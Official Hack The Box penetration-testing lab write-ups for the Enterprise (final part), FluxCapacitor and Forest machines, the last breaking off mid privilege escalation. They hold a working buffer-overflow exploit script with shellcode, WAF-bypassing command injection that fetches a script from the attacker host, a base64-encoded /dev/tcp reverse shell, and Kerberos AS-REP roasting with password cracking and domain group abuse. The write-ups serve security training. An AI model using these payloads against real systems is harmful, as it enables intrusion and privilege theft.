While both Wordpress and Joomla are run in a Docker container, the Apache server on port 443 is not. Looking at Joomla, it appears that the **/files** directory is shared between 443 and 8080, and can be uploaded to through the Joomla administrator panel. By accessing **Components > EXTPLORER**, it is possible to upload a PHP shell and execute it on port 443, which grants a shell as **www-data** outside of the Docker container. The user flag can be obtained from **/home/jeanlucpicard/user.txt**





Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum reveals a lot of information about the system. An SUID binary exists at **/bin/lcars**. Attempting to run the file requires an access code, which can be obtained by running **ltrace /bin/lcars**.

Playing around with the options reveals that **4 (Security)** has a buffer overflow, which can be exploited to gain root access. The payload is fairly simple to generate, however the environment variables can cause a bit of confusion as it changes the addresses. To avoid that, run gdb with **env - gdb /bin/lcars** and pass the payload with **cat payload.txt | env - /bin/lcars**. Also run **unset env LINES** and **unset env COLUMNS** in both terminal and gdb.

Note the bad chars are **\x00\x0a\x0d\x0b\x09\x0c\x20**

The target does not have Python 2.7 installed, so it is easier to generate the payload locally and just pipe the output to the binary. Refer to **enterprise_bof.py (Appendix A)** for a working example.

1. python enterprise_bof.py > payload.txt
2. Upload to target
3. cat payload.txt | env - /bin/lcars

The example runs **cp /bin/bash /tmp/writeup** and **chmod 4777 /tmp/writeup**, which allows for root access by running the command **/tmp/writeup -p**.

```
www-data@enterprise:/tmp$ ls -la
total 1136
drwxrwxrwt  2 root     root        4096 Oct 30 12:24 .
drwxr-xr-x 23 root     root        4096 Oct 17 01:35 ..
-rw-r--r--  1 www-data www-data     229 Oct 30 12:20 buff.txt
-rw-r--r--  1 root     www-data     229 Oct 30 12:20 buff.txt.1
-rwxr-xr-x  1 root     www-data   43292 Aug  2 08:14 escalate.sh
-rwsrwxrwx  1 root     www-data 1099016 Oct 30 12:20 writeup
www-data@enterprise:/tmp$ ./writeup -p
writeup-4.4# whoami
root
writeup-4.4#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Appendix A

```
import struct

# The below shellcode will copy /bin/bash to /tmp/writeup and chmod 4777 it
# Executing it with /tmp/writeup -p will grant a root shell
shellcode =  ""
shellcode += "\xd9\xee\xbd\x8f\x1f\x9f\xe9\xd9\x74\x24\xf4\x5f\x29"
shellcode += "\xc9\xb1\x16\x83\xef\xfc\x31\x6f\x15\x03\x6f\x15\x6d"
shellcode += "\xea\xf5\xe2\x29\x8c\x58\x93\xa1\x83\x3f\xd2\xd6\xb4"
shellcode += "\x90\x97\x70\x45\x87\x78\xe2\x2c\x39\x0e\x01\xfc\x2d"
shellcode += "\x23\xc5\x01\xae\x27\xb5\x21\x81\xc5\x5c\x4c\xf2\x6b"
shellcode += "\xff\xe3\x64\x4c\xd0\x77\x18\xfc\x01\x0f\x90\x95\x29"
shellcode += "\x8a\x21\x16\xea\x74\xa9\xbe\x61\x1a\x49\x1f\x4d\xd3"
shellcode += "\xa6\x68\x8d\x34\xbd\xfb\xbd\x65\x4a\x76\x54\x0e\xd1"
shellcode += "\x03\xd6\xee\x4e\xbf\x9f\x0e\xbd\xbf"

addr = struct.pack('<L', 0xffffdd60)
padding = 212
nops = "\x90" * 70

payload = "picarda1\n4\n"
payload += nops
payload += shellcode
payload += "A" * (padding - len(nops) - len(shellcode))
payload += addr
payload += "\n"

print payload
```

enterprise_bof.py

Hack The Box
PEN-TESTING LABS

FluxCapacitor

11th May 2018 / Document No D18.100.04

Prepared By: Alexander Reid (Arrexel)

Machine Author: del_EzjAx34h

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

FluxCapacitor focuses on intermediate/advanced enumeration of web applications as well as bypassing web application firewall rules. Overall, FluxCapacitor is not overly challenging and provides a good learning experience for fuzzing HTTP parameters.

Skills Required

- Intermediate knowledge of Linux
- Knowledge of basic web fuzzing techniques


Skills Learned

- Enumerating HTTP parameters
- Bypassing basic WAF rules
- Exploiting NOPASSWD

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Enumeration

Nmap



Nmap reveals only a single open port, which appears to be some type of web application firewall according to the version details.

Dirbuster



Dirbuster reveals several results, all starting with **/sync**. Some manual testing shows that **/sync** followed by any other text will always yield the same result. Attempting to view the site in Firefox presents a 403 forbidden error, which reveals that the server is running OpenResty 1.13.6.1.


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Attempting to curl the **/sync** endpoint will result in a timestamp being returned. A bit of testing reveals that any user-agent containing “Mozilla” will return a 403 error.

Wordlist:
https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/burp-parameter-names.txt


Using the above wordlist, it is possible to fuzz and find a parameter name for the **/sync** endpoint. With wfuzz, the syntax is **wfuzz -c -z file,burp-parameter-names.txt --hh=19 http://10.10.10.69/sync?FUZZ=writeup**



The parameter **opt** is the only result with a 403 error.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Very basic tests quickly reveal that the **opt** parameter is vulnerable to command injection.



There is a fairly simple filter which seems to return a 403 for strings longer than 2 characters. To bypass this, the escape character \ can be used to break up strings. For example, **w\h\o\a\m\i** will bypass the filter and execute successfully.

```
root@kali:~/Desktop/writeups/fluxcapacitor# curl -v "http://10.10.10.69/sync?opt
=' w\h\o\a\m\i'"
```

The pattern /-/ (with anything in between) also appears to be caught by the filter. By serving a bash script as **index.html**, the use of a slash in wget/curl can be avoided and the command execution can be leveraged to obtain a reverse shell.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
root@kali:~/Desktop/writeups/fluxcapacitor# curl -v "http://10.10.10.69/sync?opt
=' w\g\e\t 10.10.14.3 -O /t\m\p/w\r\i\t\e\u\p'"
```

The bash script can be easily executed, and a reverse connection is opened.

```
root@kali: ~/Desktop/writeups/fluxcapacitor
File  Edit  View  Search  Terminal  Help
< Date: Sun, 13 May 2018 17:38:32 GMT
< Content-Type: text/html
< Content-Length: 175
< Connection: keep-alive
<
<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>openresty/1.13.6.1</center>
</body>
</html>
* Connection #0 to host 10.10.10.69 left intact
root@kali:~/Desktop/writeups/fluxcapacitor# curl -v "http://10.10.10.69/sync?opt
=' b\a\s\h /t\m\p/w\r\i\t\e\u\p'"
*   Trying 10.10.10.69...
* TCP_NODELAY set
* Connected to 10.10.10.69 (10.10.10.69) port 80 (#0)
> GET /sync?opt=' b\a\s\h /t\m\p/w\r\i\t\e\u\p' HTTP/1.1
> Host: 10.10.10.69
> User-Agent: curl/7.57.0
> Accept: */*
>
root@kali:~/Desktop/writeups/fluxcapacitor# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.69] 50820
bash: cannot set terminal process group (512): Inappropriate ioctl for device
bash: no job control in this shell
nobody@fluxcapacitor:/$ whoami
whoami
nobody
nobody@fluxcapacitor:/$ pwd
pwd
/
nobody@fluxcapacitor:/$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Escalating privileges if fairly straightforward. Simply running **sudo -l** exposes a NOPASSWD script at **/home/themiddle/.monit**.

```
nobody@fluxcapacitor:/$ cat /home/themiddle/.monit
cat /home/themiddle/.monit
#!/bin/bash

if [ "$1" == "cmd" ]; then
        echo "Trying to execute ${2}"
        CMD=$(echo -n ${2} | base64 -d)
        bash -c "$CMD"
fi
nobody@fluxcapacitor:/$
```

Reviewing the script, it appears that the first argument must be **cmd**, followed by a second argument which is a Base64-encoded command that will be executed. For example, running the command **sudo /home/themiddle/.monit cmd d2hvYW1p** will execute **whoami** and output **root**.

```
nobody@fluxcapacitor:/$ sudo /home/themiddle/.monit cmd d2hvYW1p
sudo /home/themiddle/.monit cmd d2hvYW1p
Trying to execute d2hvYW1p
root
nobody@fluxcapacitor:/$ sudo /home/themiddle/.monit cmd YmFzaCAtaSA+JiAvZGV2L3Rj
cC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
<CAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
Trying to execute YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzEyMzUgMD4mMQ==
root@kali:~# nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.69] 44390
bash: cannot set terminal process group (512): Inappropriate ioctl for device
bash: no job control in this shell
root@fluxcapacitor:/#
```

HACKTHEBOX

Forest

17th March 2020 / Document No D20.100.61

Prepared By: MinatoTW

Machine Author(s): egre55 & mrb3n

Difficulty: Easy

Classification: Official

Synopsis

Forest in an easy difficulty Windows Domain Controller (DC), for a domain in which Exchange Server has been installed. The DC is found to allow anonymous LDAP binds, which is used to enumerate domain objects. The password for a service account with Kerberos pre-authentication disabled can be cracked to gain a foothold. The service account is found to be a member of the Account Operators group, which can be used to add users to privileged Exchange groups. The Exchange group membership is leveraged to gain DCSync privileges on the domain and dump the NTLM hashes.

Skills Required

- Enumeration

Skills Learned

- ASREPRoasting
- Enumeration with Bloodhound
- DCSync Attack

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.161 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.161
```

```
nmap -sC -sV -p$ports 10.10.10.161
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-17 13:08 IST
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec Microsoft Windows Kerberos
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP
445/tcp   open  microsoft-ds Windows Server 2016 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows y LDAP (Domain: htb.local)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

The machine appears to be a Domain Controller for the `HTB.LOCAL` domain.

LDAP

It's worth checking if the LDAP service allows anonymous binds using the `ldapsearch` tool.

```
ldapsearch -h 10.10.10.161 -p 389 -x -b "dc=htb,dc=local"

# htb.local
dn: DC=htb,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=htb,DC=local
instanceType: 5
whenCreated: 20190918174549.0Z
whenChanged: 20200317074220.0Z
subRefs: DC=ForestDnsZones,DC=htb,DC=local
subRefs: DC=DomainDnsZones,DC=htb,DC=local
subRefs: CN=Configuration,DC=htb,DC=local
<SNIP>
```

The `-x` flag is used to specify anonymous authentication, while the `-b` flag denotes the basedn to start from. We were able to query the domain without credentials, which means null bind is enabled.

The windapsearch tool can be used to query the domain further.

```
python windapsearch.py -d hb.local --dc-ip 10.10.10.161 -U
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.161
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=htb,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      None
[+] Enumerating all AD users
[+]     Found 28 users:
cn: Guest
cn: DefaultAccount
<SNIP>
cn: HealthMailbox0659cc188f4c4f9f978f6c2142c4181e
userPrincipalName: HealthMailbox0659cc188f4c4f9f978f6c2142c4181e@htb.local

cn: Andy Hislip
userPrincipalName: andy@htb.local

cn: Mark Brandt
userPrincipalName: mark@htb.local

cn: Santi Rodriguez
userPrincipalName: santi@htb.local
```

The `-U` flag is used to enumerate all users, i.e. objects with `objectCategory` set to `user`. We find some username and mailbox accounts, which means that exchange is installed in the domain. Let's enumerate all other objects in the domain using the `objectClass=*` filter.

```
python windapsearch.py -d hb.local --dc-ip 10.10.10.161 --custom "objectClass=*"
<SNIP>
[+] Performing custom lookup with filter: "objectClass=*"
[+]     Found 313 results:

OU=Service Accounts,DC=htb,DC=local
CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=local
OU=Security Groups,DC=htb,DC=local
<SNIP>
```

The query found 313 unique objects, among which is a service account named `svc-alfresco`. Searching for `alfresco` online brings us to this setup documentation. According to this, the service needs Kerberos pre-authentication to be disabled. This means that we can request the encrypted TGT for this user. As the TGT contains material that is encrypted with the user's NTLM hash, we can subject this to an offline brute force attack, and attempt to get the password for `svc-alfresco`.

Foothold

The `GetNPUsers.py` script from Impacket can be used to request a TGT ticket and dump the hash.

```
GetNPUsers.py htb.local/svc-alfresco -dc-ip 10.10.10.161 -no-pass
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB.LOCAL:552c1fa3f1a4e31ce2a6cfb7<SNIP>
```

Let's copy the hash to a file, and attempt to crack it using JtR.

```
john hash --fork=4 -w=/home/user/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep)
Will run 3 OpenMP threads per process (12 total across 4 processes)
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
```

The password for this account is revealed to be `s3rvice`. As port 5985 is also open, we can check if this user is allowed to login remotely over WinRM using Evil-WinRM.

```
ruby evil-winrm.rb  -i 10.10.10.161 -u svc-alfresco -p s3rvice
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
```


The is successful and we have gained command execution on the server.

Privilege Escalation


Let's use bloodhound to visualise the domain and look for privilege escalation paths. The python based ingestor can be installed with `pip install bloodhound`.

```
bloodhound-python -d htb.local -usvc-alfresco -p s3rvice
-gc forest.htb.local -c all -ns 10.10.10.161

INFO: Found AD domain: htb.local
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
WARNING: Could not resolve SID: S-1-5-21-3072663084-364016917-1341370565-1153
INFO: Found 32 users
INFO: Found 75 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
INFO: Done in 01M 40S
```

There should be JSON files outputted in the folder, which can be uploaded to the bloodhound GUI. Search for the `svc-alfresco` user and mark it as owned. Double clicking on the node should display it's properties on the right. It's found that `svc-alfresco` is a member of nine groups through nested membership. Click on `9` to reveal the membership graph.



One of the nested groups is found to be `Account Operators`, which is a privileged AD group. According to the documentation, members of the `Account Operators` group are allowed create and modify users and add them to non-protected groups. Let's note this and look at the paths to Domain Admins. Click on `Queries` and select `Shortest Path to High Value targets`.



One of the paths shows that the `Exchange Windows Permissions` group has `WriteDacl` privileges on the Domain. The `WriteDACL` privilege gives a user the ability to add ACLs to an object. This means that we can add a user to this group and give them `DCSync` privileges.

Go back to the WinRM shell and add a new user to `Exchange Windows Permissions` as well as the `Remote Management Users` group.

```
PS C:\Users\svc-alfresco\Documents> net user john abc123! /add /domain
The command completed successfully.

PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" john /add
The command completed successfully.

PS C:\Users\svc-alfresco\Documents> net localgroup "Remote Management Users" john /add
The command completed successfully.
```

